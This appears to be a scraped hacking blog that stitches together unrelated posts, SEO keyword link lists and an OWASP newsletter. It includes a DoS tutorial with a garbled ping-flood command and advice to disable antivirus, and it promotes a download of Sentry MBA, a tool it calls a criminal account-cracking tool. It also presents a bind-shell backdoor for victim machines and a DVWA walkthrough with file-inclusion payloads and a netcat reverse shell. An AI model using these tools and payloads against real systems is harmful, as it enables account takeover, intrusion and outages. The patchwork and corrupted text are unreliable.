Sunday, April 26, 2020

DOS (Denial Of Service) Attack Tutorial Ping Of Death ;DDOS

What is DoS Attack?

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for Denial oService. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.


Cutting off some business from the internet can lead to significant loss of business or money. The internet and computer networks power a lot of businesses. Some organizations such as payment gateways, e-commerce sites entirely depend on the internet to do business.

In this tutorial, we will introduce you to what denial of service attack is, how it is performed and how you can protect against such attacks.

Topics covered in this tutorial

Types of Dos Attacks

There are two types of Dos attacks namely;

  • DoS– this type of attack is performed by a single host

  • Distributed DoS– this type of attack is performed by a number of compromised machines that all target the same victim. It floods the network with data packets.
Ultimate guide to DoS(Denial of Service) Attacks

How DoS attacks work

Let's look at how DoS attacks are performed and the techniques used. We will look at five common types of attacks.

Ping of Death

The ping command is usually used to test the availability of a network resource. It works by sending small data packets to the network resource. The ping of death takes advantage of this and sends data packets above the maximum limit (65,536 bytes) that TCP/IP allows. TCP/IP fragmentation breaks the packets into small chunks that are sent to the server. Since the sent data packages are larger than what the server can handle, the server can freeze, reboot, or crash.

Smurf

This type of attack uses large amounts of Internet Control Message Protocol (ICMP) ping traffic target at an Internet Broadcast Address. The reply IP address is spoofed to that of the intended victim. All the replies are sent to the victim instead of the IP used for the pings. Since a single Internet Broadcast Address can support a maximum of 255 hosts, a smurf attack amplifies a single ping 255 times.  The effect of this is slowing down the network to a point where it is impossible to use it.

Buffer overflow

A buffer is a temporal storage location in RAM that is used to hold data so that the CPU can manipulate it before writing it back to the disc. Buffers have a size limit. This type of attack loads the buffer with more data that it can hold. This causes the buffer to overflow and corrupt the data it holds. An example of a buffer overflow is sending emails with file names that have 256 characters.

Teardrop

This type of attack uses larger data packets. TCP/IP breaks them into fragments that are assembled on the receiving host. The attacker manipulates the packets as they are sent so that they overlap each other. This can cause the intended victim to crash as it tries to re-assemble the packets.

SYN attack

SYN is a short form for Synchronize. This type of attack takes advantage of the three-way handshake to establish communication using TCP. SYN attack works by flooding the victim with incomplete SYN messages. This causes the victim machine to allocate memory resources that are never used and deny access to legitimate users.

DoS attack tools

The following are some of the tools that can be used to perform DoS attacks.

  • Nemesy– this tool can be used to generate random packets. It works on windows. This tool can be downloaded from http://packetstormsecurity.com/files/25599/nemesy13.zip.html . Due to the nature of the program, if you have an antivirus, it will most likely be detected as a virus.
  • Land and LaTierra– this tool can be used for IP spoofing and opening TCP connections
  • Blast– this tool can be downloaded from http://www.opencomm.co.uk/products/blast/features.php
  • Panther- this tool can be used to flood a victim's network with UDP packets.
  • Botnets– these are multitudes of compromised computers on the Internet that can be used to perform a distributed denial of service attack.

DoS Protection: Prevent an attack

An organization can adopt the following policy to protect itself against Denial of Service attacks.

  • Attacks such as SYN flooding take advantage of bugs in the operating system. Installing security patches can help reduce the chances of such attacks.
  • Intrusion detection systems can also be used to identify and even stop illegal activities
  • Firewalls can be used to stop simple DoS attacks by blocking all traffic coming from an attacker by identifying his IP.
  • Routers can be configured via the Access Control List to limit access to the network and drop suspected illegal traffic.

Hacking Activity: Ping of Death

We will assume you are using Windows for this exercise. We will also assume that you have at least two computers that are on the same network. DOS attacks are illegal on networks that you are not authorized to do so. This is why you will need to setup your own network for this exercise.

Open the command prompt on the target computer

Enter the command ipconfig. You will get results similar to the ones shown below

Ultimate guide to DoS(Denial of Service) Attacks

For this example, we are using Mobile Broadband connection details. Take note of the IP address. Note: for this example to be more effective, and you must use a LAN network.

 Switch to the computer that you want to use for the attack and open the command prompt

We will ping our victim computer with infinite data packets of 65500

Enter the following command

ping 10.128.131.108 –t |65500

HERE,

  • "ping" sends the data packets to the victim
  • "10.128.131.108" is the IP address of the victim
  • "-t" means the data packets should be sent until the program is stopped
  • "-l" specifies the data load to be sent to the victim

You will get results similar to the ones shown below

Ultimate guide to DoS(Denial of Service) Attacks

Flooding the target computer with data packets doesn't have much effect on the victim. In order for the attack to be more effective, you should attack the target computer with pings from more than one computer.

The above attack can be used to attacker routers, web servers etc.

If you want to see the effects of the attack on the target computer, you can open the task manager and view the network activities.

  • Right click on the taskbar
  • Select start task manager
  • Click on the network tab
  • You will get results similar to the following

Ultimate guide to DoS(Denial of Service) Attacks

If the attack is successful, you should be able to see increased network activities.


Hacking Activity: Launch a DOS attack


In this practical scenario, we are going to use Nemesy to generate data packets and flood the target computer, router or server.

As stated above, Nemesy will be detected as an illegal program by your anti-virus. You will have to disable the anti-virus for this exercise.

Ultimate guide to DoS(Denial of Service) Attacks

Enter the target IP address, in this example; we have used the target IP we used in the above example.

HERE,

  • 0 as the number of packets means infinity. You can set it to the desired number if you do not want to send, infinity data packets
  • The size field specifies the data bytes to be sent and the delay specifies the time interval in milliseconds.


Click on send button

You should be able to see the following results

Ultimate guide to DoS(Denial of Service) Attacks

The title bar will show you the number of packets sent

Click on halt button to stop the program from sending data packets.

You can monitor the task manager of the target computer to see the network activities.

Summary

  • A denial of service attack's intent is to deny legitimate users access to a resource such as a network, server etc.
  • There are two types of attacks, denial of service and distributed denial of service.
  • A denial of service attack can be carried out using SYN Flooding, Ping of Death, Teardrop, Smurf or buffer overflow
  • Security patches for operating systems, router configuration, firewalls and intrusion detection systems can be used to protect against denial of service attacks.
@EVERYTHING NT

More information


Chinese Hackers Using New iPhone Hack To Spy On Uyghurs Muslims

A Chinese hacking group has been found leveraging a new exploit chain in iOS devices to install a spyware implant targeting the Uyghur Muslim minority in China's autonomous region of Xinjiang. The findings, published by digital forensics firm Volexity, reveal that the exploit — named "Insomnia" — works against iOS versions 12.3, 12.3.1, and 12.3.2 using a flaw in WebKit that was patched by

via The Hacker News

Related links


Saturday, April 25, 2020

ASIS CTF Quals 2015 - Sawthis Writeup - Srand Remote Prediction


The remote service ask for a name, if you send more than 64 bytes, a memory leak happens.
The buffer next to the name's is the first random value used to init the srand()


If we get this value, and set our local srand([leaked] ^ [luckyNumber]) we will be able to predict the following randoms and win the game, but we have to see few details more ;)

The function used to read the input until the byte \n appears, but also up to 64 bytes, if we trigger this second condition there is not 0x00 and the print shows the random buffer :)

The nickname buffer:


The seed buffer:


So here it is clear, but let's see that the random values are computed with several gpu instructions which are decompiled incorrectly:


We tried to predict the random and aply the gpu divisions without luck :(


There was a missing detail in this predcitor, but there are always other creative ways to do the things.
We use the local software as a predictor, we inject the leaked seed on the local binary of the remote server and got a perfect syncronization, predicting the remote random values:


The process is a bit ugly becouse we combined automated process of leak exctraction and socket interactive mode, with the manual gdb macro.


The macro:


Related articles
  1. Growth Hacking Cursos
  2. Hacking Growth Sean Ellis
  3. Funnel Hacking Live
  4. What Is Growth Hacking
  5. Hacking Ético
  6. Capture The Flag Hacking
  7. Black Hacker
  8. Hacking With Swift
  9. El Hacker Pelicula

TYPES OF HACKING

Types of hacking?
We can segregate hacking into different categories, based on what being hacked. Here is a set of examples-

1-Website Hacking- Hacking a website means taking unauthorized control over a web server and its associated software such as databases and other interfaces.

2-Network Hacking-Hacking a network means gathering information about a network by using tool like Telnet, Nslookup, Ping, Tracert, Netstat etc with the intent to harm the network system and hamper its operation.

3-Email Hacking-It includes getting unauthorized access on an Email account and using it without taking the permission of the owner.

4-Ethical Hacking-It involves finding weakness in a computer or network system for testing purpose and finally getting them fixed.

5-Password Hacking-This is the process of recovering secret password from data that has been stored in or transmitted by a computer system.

6-Computer Hacking-This is the process of stealing computer ID & Passwords by applying hacking methods and getting unauthorized access to a computer system.

More info


goGetBucket - A Penetration Testing Tool To Enumerate And Analyse Amazon S3 Buckets Owned By A Domain


When performing a recon on a domain - understanding assets they own is very important. AWS S3 bucket permissions have been confused time and time again, and have allowed for the exposure of sensitive material.

What this tool does, is enumerate S3 bucket names using common patterns I have identified during my time bug hunting and pentesting. Permutations are supported on a root domain name using a custom wordlist. I highly recommend the one packaged within AltDNS.

The following information about every bucket found to exist will be returned:
  • List Permission
  • Write Permission
  • Region the Bucket exists in
  • If the bucket has all access disabled

Installation
go get -u github.com/glen-mac/goGetBucket

Usage
goGetBucket -m ~/tools/altdns/words.txt -d <domain> -o <output> -i <wordlist>
Usage of ./goGetBucket:
-d string
Supplied domain name (used with mutation flag)
-f string
Path to a testfile (default "/tmp/test.file")
-i string
Path to input wordlist to enumerate
-k string
Keyword list (used with mutation flag)
-m string
Path to mutation wordlist (requires domain flag)
-o string
Path to output file to store log
-t int
Number of concurrent threads (default 100)
Throughout my use of the tool, I have produced the best results when I feed in a list (-i) of subdomains for a root domain I am interested in. E.G:
www.domain.com
mail.domain.com
dev.domain.com
The test file (-f) is a file that the script will attempt to store in the bucket to test write permissions. So maybe store your contact information and a warning message if this is performed during a bounty?
The keyword list (-k) is concatenated with the root domain name (-d) and the domain without the TLD to permutate using the supplied permuation wordlist (-m).
Be sure not to increase the threads too high (-t) - as the AWS has API rate limiting that will kick in and start giving an undesired return code.

Related posts


  1. Hacking Wallpaper
  2. Hardware Hacking
  3. Como Hacer Hacker
  4. Hacking Social
  5. House Hacking
  6. Hacking Games Online
  7. Seguridad Y Hacking
  8. Programas De Hacker
  9. Cracker Informatico
  10. Cracker Definicion
  11. Hacking Books

Friday, April 24, 2020

Bypass Hardware Firewalls

This is just a collection of links about my DEF CON 22 presentation, and the two tools I released:

Slides:
http://www.slideshare.net/bz98/defcon-22-bypass-firewalls-application-white-lists-secure-remote-desktops-in-20-seconds

Tools:
https://github.com/MRGEffitas/Write-into-screen
https://github.com/MRGEffitas/hwfwbypass

Presentation video from Hacktivity:
https://www.youtube.com/watch?v=KPJBckmhtZ8

Technical blog post:
https://blog.mrg-effitas.com/bypass-hardware-firewalls-def-con-22/

Have fun!


Related links

  1. Hacking Definition
  2. Hacking Web Sql Injection Pdf
  3. Ingeniería Social El Arte Del Hacking Personal
  4. Como Convertirse En Hacker
  5. Hacking Live
  6. Que Hace Un Hacker
  7. Hacking Web Sql Injection Pdf
  8. Hacking Usb
  9. Codigo Hacker
  10. Social Hacking

DOWNLOAD SENTRY MBA V1.4.1 – AUTOMATED ACCOUNT CRACKING TOOL

Sentry MBA is an automated account cracking tool that makes it one of the most popular cracking tools. It is used by cybercriminals to take over user accounts on major websites. With Sentry MBA, criminals can rapidly test millions of usernames and passwords to see which ones are valid on a targeted website. The tool has become incredibly popular — the Shape Security research team sees Sentry MBA attack attempts on nearly every website we protect.  Download Sentry MBA v1.4.1 latest version.

FEATURES

Sentry MBA has a point-and-click graphical user interface, online help forums, and vibrant underground marketplaces to enable large numbers of individuals to become cybercriminals. These individuals no longer need advanced technical skills, specialized equipment, or insider knowledge to successfully attack major websites.
Sentry MBA attack has three phases,
  • Targeting and attack refinement
  • Automated account check
  • Monetization
More information

Wednesday, April 22, 2020

Lk Scraper - An Fully Configurable Linkedin Scrape (Scrape Anything Within Linkedin)

Scrapes Any Linkedin Data

Installation
$ pip install git+git://github.com/jqueguiner/lk_scraper

Setup

Using Docker compose
$ docker-compose up -d
$ docker-compose run lk_scraper python3

Using Docker only for selenium server
First, you need to run a selenium server
$ docker run -d -p 4444:4444 --shm-size 2g selenium/standalone-firefox:3.141.59-20200326
After running this command, from the browser navigate to your IP address followed by the port number and /grid/console. So the command will be http://localhost:4444/grid/console.

Retrieving Cookie

Browser-Independent:
Navigate to Linkedin.com and log in
Open up the browser developer tools (Ctrl-Shift-I or right click -> inspect element)


Chrome:
Select the Application tab
Under the Storage header on the left-hand menu, click the Cookies dropdown and select www.linkedin.com
Find the li_at cookie, and double click the value to select it before copying

Firefox:
Select Storage tab
Click the Cookies dropdown and select www.linkedin.com
Find and copy the li_at value

Setting up the cookie

Method 1 : Setting the cookie in the config file
You can add your linkedin li_at cookie in the config file that is located in your home (~/.lk_scraper/config.yml) see


Method 2 : Setting the cookie at the Scraper level
from lk_scraper import Scraper
li_at = "My_super_linkedin_cookie"
scraper = Scraper(li_at=li_at)

Method 3 : Using Variable Environment
(Not implemented Yet)
$ export LI_AT="My_super_linkedin_cookie"

A full working example
run the jupyter notebook linkedin-example.ipynb

Usage
from lk_scraper import Scraper
scraper = Scraper()

Company Scraping
from lk_scraper import Scraper
scraper = Scraper()
company = scraper.get_object(object_name='company', object_id='apple')

Profil Scraping
from lk_scraper import Scraper
scraper = Scraper()
profil = scraper.get_object(object_name='profil', object_id='jlqueguiner')


via KitPloitContinue reading

Grok-backdoor - Backdoor With Ngrok Tunnel Support


Grok-backdoor is a simple python based backdoor, it uses Ngrok tunnel for the communication. Ngrok-backdoor can generate windows, linux and mac binaries using Pyinstaller.

Disclaimer:
All the code provided on this repository is for educational/research purposes only. Any actions and/or activities related to the material contained within this repository is solely your responsibility. The misuse of the code in this repository can result in criminal charges brought against the persons in question. Author will not be held responsible in the event any criminal charges be brought against any individuals misusing the code in this repository to break the law.

Dependencies:
  • Python 2.7
  • Pyinstaller 3.21
  • python-pip 9.0.1

Installation :
pip install -r requirements.txt

Usage:
You need to register an acccount in ngrok.com to use this backdoor, provide Ngrok authcode while configuring the grok-backdoor. You will see a new tcp tunnel created in Ngrok status panel after the grok-backdoor server execution in victim machine.
Create backdoor binary by running:
python grok-backdoor.py

Linux:


Windows :


You can find the output binary in grok-backdoor/dist/ directory:


Run grok-backdoor output binary in victim machine and login to Ngrok.com control panel to see the tunnel URL:


Telnet to tunnel URL to get the Bind shell: Enjoy shell :)


Features:
  • Multi platform support(windows,linux,Mac)
  • Autheticated bind shell
  • Ngrok tunnel for communication

Continue reading


  1. Curso De Ciberseguridad Y Hacking Ético
  2. Aprender A Ser Hacker
  3. Hacking School
  4. Que Es El Hacking Etico
  5. Crack Definicion
  6. Como Ser Hacker
  7. Informatico Hacker
  8. Hacking Basico
  9. Curso De Hacking Gratis
  10. Hacking Youtube
  11. Tipos De Hacker

Diggy - Extract Enpoints From APK Files


Diggy can extract endpoints/URLs from apk files. It saves the result into a txt file for further processing.


Dependencies
  • apktool

Usage
./diggy.sh /path/to/apk/file.apk
You can also install it for easier access by running install.sh
After that, you will be able to run Diggy as follows:
diggy /path/to/apk/file.apk


More info

  1. Hacking Life
  2. Hacking Academy
  3. Hacking Wifi Kali Linux
  4. Hacking Academy
  5. Hacking Online Games
  6. Hacking Informatico
  7. Curso Hacker
  8. Curso De Hacker Gratis Desde Cero
  9. Que Es Hacker En Informatica
  10. Cómo Se Escribe Hacker
  11. Hacking Wifi Android

Monday, April 20, 2020

wpCrack - Wordpress Hash Cracker


Wordpress Hash Cracker.

Installation
git clone https://github.com/MrSqar-Ye/wpCrack.git


Video


Read more


  1. Hack Tools
  2. Pentest Tools List
  3. Hack Tools Download
  4. Hacker Tool Kit
  5. Hacker Tools For Ios
  6. Top Pentest Tools
  7. Computer Hacker
  8. Hacking Tools For Games
  9. Hacker Tools For Pc
  10. Pentest Tools List
  11. Hacking Apps
  12. Top Pentest Tools
  13. Pentest Automation Tools
  14. Hacker Tools Windows
  15. Hack Tools Github
  16. Hacking Tools For Kali Linux
  17. Hack And Tools
  18. Pentest Tools Nmap
  19. Hacker Tools Apk
  20. Pentest Tools
  21. Nsa Hack Tools
  22. Top Pentest Tools
  23. Hackers Toolbox
  24. Pentest Tools Find Subdomains
  25. Bluetooth Hacking Tools Kali
  26. Beginner Hacker Tools

Learning Web Pentesting With DVWA Part 6: File Inclusion

In this article we are going to go through File Inclusion Vulnerability. Wikipedia defines File Inclusion Vulnerability as: "A file inclusion vulnerability is a type of web vulnerability that is most commonly found to affect web applications that rely on a scripting run time. This issue is caused when an application builds a path to executable code using an attacker-controlled variable in a way that allows the attacker to control which file is executed at run time. A file include vulnerability is distinct from a generic directory traversal attack, in that directory traversal is a way of gaining unauthorized file system access, and a file inclusion vulnerability subverts how an application loads code for execution. Successful exploitation of a file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application."
There are two types of File Inclusion Vulnerabilities, LFI (Local File Inclusion) and RFI (Remote File Inclusion). Offensive Security's Metasploit Unleashed guide describes LFI and RFI as:
"LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.
RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine."
In simpler terms LFI allows us to use the web application's execution engine (say php) to execute local files on the web server and RFI allows us to execute remote files, within the context of the target web server, which can be hosted anywhere remotely (given they can be accessed from the network on which web server is running).
To follow along, click on the File Inclusion navigation link of DVWA, you should see a page like this:
Lets start by doing an LFI attack on the web application.
Looking at the URL of the web application we can see a parameter named page which is used to load different php pages on the website.
http://localhost:9000/vulnerabilities/fi/?page=include.php
Since it is loading different pages we can guess that it is loading local pages from the server and executing them. Lets try to get the famous /etc/passwd file found on every linux, to do that we have to find a way to access it via our LFI. We will start with this:
../etc/passwd
entering the above payload in the page parameter of the URL:
http://localhost:9000/vulnerabilities/fi/?page=../etc/passwd
we get nothing back which means the page does not exist. Lets try to understand what we are trying to accomplish. We are asking for a file named passwd in a directory named etc which is one directory up from our current working directory. The etc directory lies at the root (/) of a linux file system. We tried to guess that we are in a directory (say www) which also lies at the root of the file system, that's why we tried to go up by one directory and then move to the etc directory which contains the passwd file. Our next guess will be that maybe we are two directories deeper, so we modify our payload to be like this:
../../etc/passwd
we get nothing back. We continue to modify our payload thinking we are one more directory deeper.
../../../etc/passwd
no luck again, lets try one more:
../../../../etc/passwd
nop nothing, we keep on going one directory deeper until we get seven directories deep and our payload becomes:
../../../../../../../etc/passwd
which returns the contents of passwd file as seen below:
This just means that we are currently working in a directory which is seven levels deep inside the root (/) directory. It also proves that our LFI is a success. We can also use php filters to get more and more information from the server. For example if we want to get the source code of the web server we can use php wrapper filter for that like this:
php://filter/convert.base64-encode/resource=index.php
We will get a base64 encoded string. Lets copy that base64 encoded string in a file and save it as index.php.b64 (name can be anything) and then decode it like this:
cat index.php.b64 | base64 -d > index.php
We will now be able to read the web application's source code. But you maybe thinking why didn't we simply try to get index.php file without using php filter. The reason is because if we try to get a php file with LFI, the php file will be executed by the php interpreter rather than displayed as a text file. As a workaround we first encode it as base64 which the interpreter won't interpret since it is not php and thus will display the text. Next we will try to get a shell. Before php version 5.2, allow_url_include setting was enabled by default however after version 5.2 it was disabled by default. Since the version of php on which our dvwa app is running on is 5.2+ we cannot use the older methods like input wrapper or RFI to get shell on dvwa unless we change the default settings (which I won't). We will use the file upload functionality to get shell. We will upload a reverse shell using the file upload functionality and then access that uploaded reverse shell via LFI.
Lets upload our reverse shell via File Upload functionality and then set up our netcat listener to listen for a connection coming from the server.
nc -lvnp 9999
Then using our LFI we will execute the uploaded reverse shell by accessing it using this url:
http://localhost:9000/vulnerabilities/fi/?page=../../hackable/uploads/revshell.php
Voila! We have a shell.
To learn more about File Upload Vulnerability and the reverse shell we have used here read Learning Web Pentesting With DVWA Part 5: Using File Upload to Get Shell. Attackers usually chain multiple vulnerabilities to get as much access as they can. This is a simple example of how multiple vulnerabilities (Unrestricted File Upload + LFI) can be used to scale up attacks. If you are interested in learning more about php wrappers then LFI CheetSheet is a good read and if you want to perform these attacks on the dvwa, then you'll have to enable allow_url_include setting by logging in to the dvwa server. That's it for today have fun.
Leave your questions and queries in the comments below.

References:

  1. FILE INCLUSION VULNERABILITIES: https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/
  2. php://: https://www.php.net/manual/en/wrappers.php.php
  3. LFI Cheat Sheet: https://highon.coffee/blog/lfi-cheat-sheet/
  4. File inclusion vulnerability: https://en.wikipedia.org/wiki/File_inclusion_vulnerability
  5. PHP 5.2.0 Release Announcement: https://www.php.net/releases/5_2_0.php


Read more
  1. Hak5 Tools
  2. Pentest Tools For Mac
  3. New Hack Tools
  4. Hack Tools For Pc
  5. Nsa Hack Tools
  6. Underground Hacker Sites
  7. Pentest Tools Open Source
  8. Hacking Tools For Windows 7
  9. Hack Tools 2019
  10. Hacker Tools Free Download
  11. Hacking Tools Github
  12. Hacking App
  13. Hacking Apps
  14. Pentest Tools Online
  15. Tools 4 Hack
  16. Hack Tools Github
  17. Hack Website Online Tool
  18. Usb Pentest Tools
  19. Hack Tools

July 2019 Connector

OWASP
Connector
  July 2019

COMMUNICATIONS


Letter from the Vice-Chairman:
Since the last Connector, the Foundation has seen an extremely positive response to hosting a Global AppSec conference in Tel Aviv. The event was well attended with great speakers and training, furthering our mission to improving software security on a global level.

Next up we have a Global AppSec conference in both Amsterdam and Washington DC. We have migrated away from the regional naming convention so in previous years these events would have been Europe and US. Planning for both events is well underway with some excellent keynotes being lined up. We hope you can join us at these conferences.

As part of our community outreach, the Board and volunteers will be at BlackHat and DEFCON in Las Vegas next month. The Board will have a two-day workshop two days before the conference, but during the conference will look to talk to and collaborate with as many of the community as possible. We are really looking forward to this.

It is that time of the year again, the global Board of Directors nominations are now open. There are four seats up for re-election: mine (Owen), Ofer, Sherif, and Chenxi. I would ask those who would like to help drive the strategic direction of the Foundation to step forward. If you are not interested in running, why not submit questions to those who are running.

Recently the Executive Director has put forward a new initiative to change the way in which we utilize our funds in achieving our mission. The aim here is to have one pot of money where there will be fewer restrictions to chapter expenses. Funds will be provided to all, albeit as long as they are reasonable. The Board sees this as a positive step in our community outreach.

Finally, I would like to ask those who are interested in supporting the Foundation, reach out to each Board member about assisting in  one of the following strategic goals, as set out by the board at the start of the year:
  • Marketing the OWASP brand 
  • Membership benefits
  • Developer outreach
    • Improve benefits 
    • Decrease the possibility of OWASP losing relevance
    • Reaching out to management and Risk levels
    • Increase involvement in new tech/ ways of doing things – dev-ops
  • Project focus 
    • Get Universities involved
    • Practicum sponsored ideas
    • Internships 
  • Improve finances
  • Improve OWASP/ Board of Directors Perception
  • Process improvement
  • Get consistent Executive Director support
  • Community empowerment
Thanks and best wishes,
Owen Pendlebury, Vice Chair
 
UPDATE FROM THE EXECUTIVE DIRECTOR:

Change: If we change nothing, how could we expect to be in a different place a year from now? It has been truly a pleasure these first six months as your Interim Executive Director and I look forward to many years to come. Everyone has done a great job helping me see our opportunities and challenges. And the challenges are real - both internally and our position in the infosec community. I'm biased toward action.

My first task has been to redesign and optimize our operations. This will help staff to be more responsive while also saving the funds donated to the Foundation for our work on projects and chapters. This will also mean changes for you too. Communities work better when everyone always assumes we are all operating with the best of intentions. I can assure you that is the case of our Board, leaders, and staff. Evaluate our changes through this view and we'll save time and our collective sanity.

One big project that is coming to life is our new website. We will soon be entering our 20th year and we needed to not just refresh the look but completely retool it for the next 20 years. We are rebuilding it from the ground up and we can't wait to share our progress. Over the next month or so we will be sharing more information on that project. Stay tuned!

Mike McCamon, Interim Executive Director
OWASP FOUNDATION UPDATE FROM EVENTS DIRECTOR:

OWASP is pleased to announce our newest staff member, Sibah Poede will be joining us as the Events Coordinator and will begin full-time on 1 July.

Sibah is a graduate of London South Bank University where she received a BA (Hons) Marketing Management. Prior to that, she gained a diploma in Market & Economics at the Copenhagen Business School, Neil's Brock, Denmark. After graduation, she launched her career in London working with Hilton International hotels at the Conference and Events department. She eventually moved on to work with Kaplan International Colleges in the marketing department. Later, she joined Polyglobe Group, and then Uniglobe within the travel sector, where she was involved in global exhibitions and events, account management and sales.

She has lived in Denmark, Nigeria, Switzerland, and currently lives in London. In her spare time, she enjoys traveling and learning new cultures. She is also part of the Soup Kitchen Muswell Hill, a charity organization involved in feeding the homeless.
Please join us in welcoming Sibah to the team.

Emily Berman
Events Director
As many of you are aware, the OWASP Foundation has a Meetup Pro account.  We are requesting that all Chapters, Projects, Committees, and any other OWASP Meetup pages be transferred to the OWASP Foundation account.
OWASP Foundation will be the Organizer of the Group and all Leaders/Administrators will be Co-Organizers with the same edit rights.  
Once the Meetup page is transferred to our account, the Foundation will be funding the cost of the Meetup page.  If you do not want to continue being charged for your Meetup subscription account, you should then cancel it. Thereafter no Chapter, Project, etc. will be billed for Meetup.  Going forward the Foundation will no longer approve any reimbursement requests for Meetup.

  For instructions on how to move your Meetup group to the OWASP Foundation account please see https://www.owasp.org/index.php/OWASP_Meetup_Information


OWASP Members visit our website for $200 savings on Briefing passes for BlackHat USA 2019.

EVENTS 

You may also be interested in one of our other affiliated events:

REGIONAL AND LOCAL EVENTS
Event DateLocation
OWASP Auckland Training Day 2019 August 10, 2019 Auckland, New Zealand
OWASP security.ac.nc-Wellington Day 2019 August 24, 2019 Wellington , New Zealand
OWASP Portland Training Day September 25, 2019 Portland, OR
OWASP Italy Day Udine 2019 September 27, 2019 Udine, Italy
OWASP Portland Day October 16,2019 Wroclaw, Poland
BASC 2019 (Boston Application Security Conference) October 19,2019 Burlington, MA
LASCON X October 24-25,2019 Austin, TX
OWASP AppSec Day 2019 Oct 30 - Nov 1, 2019 Melbourne, Australia
German OWASP Day 2019 December 9-10, 2019 Karlsruhe, Germany

PARTNER AND PROMOTIONAL EVENTS
Event Date Location
BlackHat USA 2019 August 3-8,2019 Las Vegas, Nevada
DefCon 27 August 8-11,2019 Las Vegas, Nevada
it-sa-IT Security Expo and Congress October 8-10, 2019 Germany

PROJECTS

Project Reviews from Global AppSec Tel Aviv 2019 are still being worked on.  Thank you to the reviewers that helped with it.  If you have time to help finalize the reviews, please contact me (harold.blankenship@owasp.com) and let me know.

We continue to push forward with Google Summer of Code.  First and student evaluations are past and we are in our third work period.  Final evaluations are due 19th August!
The Project Showcase at Global AppSec DC 2019 is shaping up to be a fantastic track.  Please note the following schedule.
 
  Schedule
Time Thursday, September 12
10:30 Secure Medical Device Deployment Standard Christopher Frenz
11:30 Secure Coding Dojo Paul Ionescu
1:00 p.m. Lunch Break
15:30 API Security Project Erez Yalon
16:30 Defect Dojo Matt Tesauro
Time Friday, September 13
10:30 Dependency Check Jeremy Long
11:30 SAMM John Ellingsworth, Hardik Parekh
1:00 p.m. Lunch Break
15:30 SEDATED Dennis Kennedy
16:30 <open>  

New Release of ESAPI # 2.2.0.0: 


On June 25, a new ESAPI release, the first in over 3 years, was uploaded to Maven Central. The release # is 2.2.0.0. The release includes over 100 closed GitHub Issues and over 2600 additional unit tests. For more details, see the release notes at:
https://github.com/ESAPI/esapi-java-legacy/blob/esapi-2.2.0.0/documentation/esapi4java-core-2.2.0.0-release-notes.txt

A special shout out to project co-leader Matt Seil, and major contributors Jeremiah Stacey and Dave Wichers for their ongoing invaluable assistance in this effort.
-- Kevin Wall, ESAPI project co-lead
OWASP ESAPI wiki page and the GitHub project page.

COMMUNITY

 
Welcome New OWASP Chapters
Indore, India
Panama City, Panama
Medellin, Colombia
Cartagena, Colombia
Aarhus, Denmark
Dhaka, Bangladesh
Edmonton, Canada
Lincoln, Nebraska
Sanaa, Yemen
Noida, India
Mumbai, India

MEMBERSHIP

 
We would like to welcome the following Premier and Contributor Corporate Members.

 Contributor Corporate Members

Join us
Donate
Our mailing address is:
OWASP Foundation
1200-C Agora Drive, # 232
Bel Air, MD 21014  
Contact Us
Unsubscribe


This email was sent to *|EMAIL|*
why did I get this?    unsubscribe from this list    update subscription preferences
*|LIST:ADDRESSLINE|*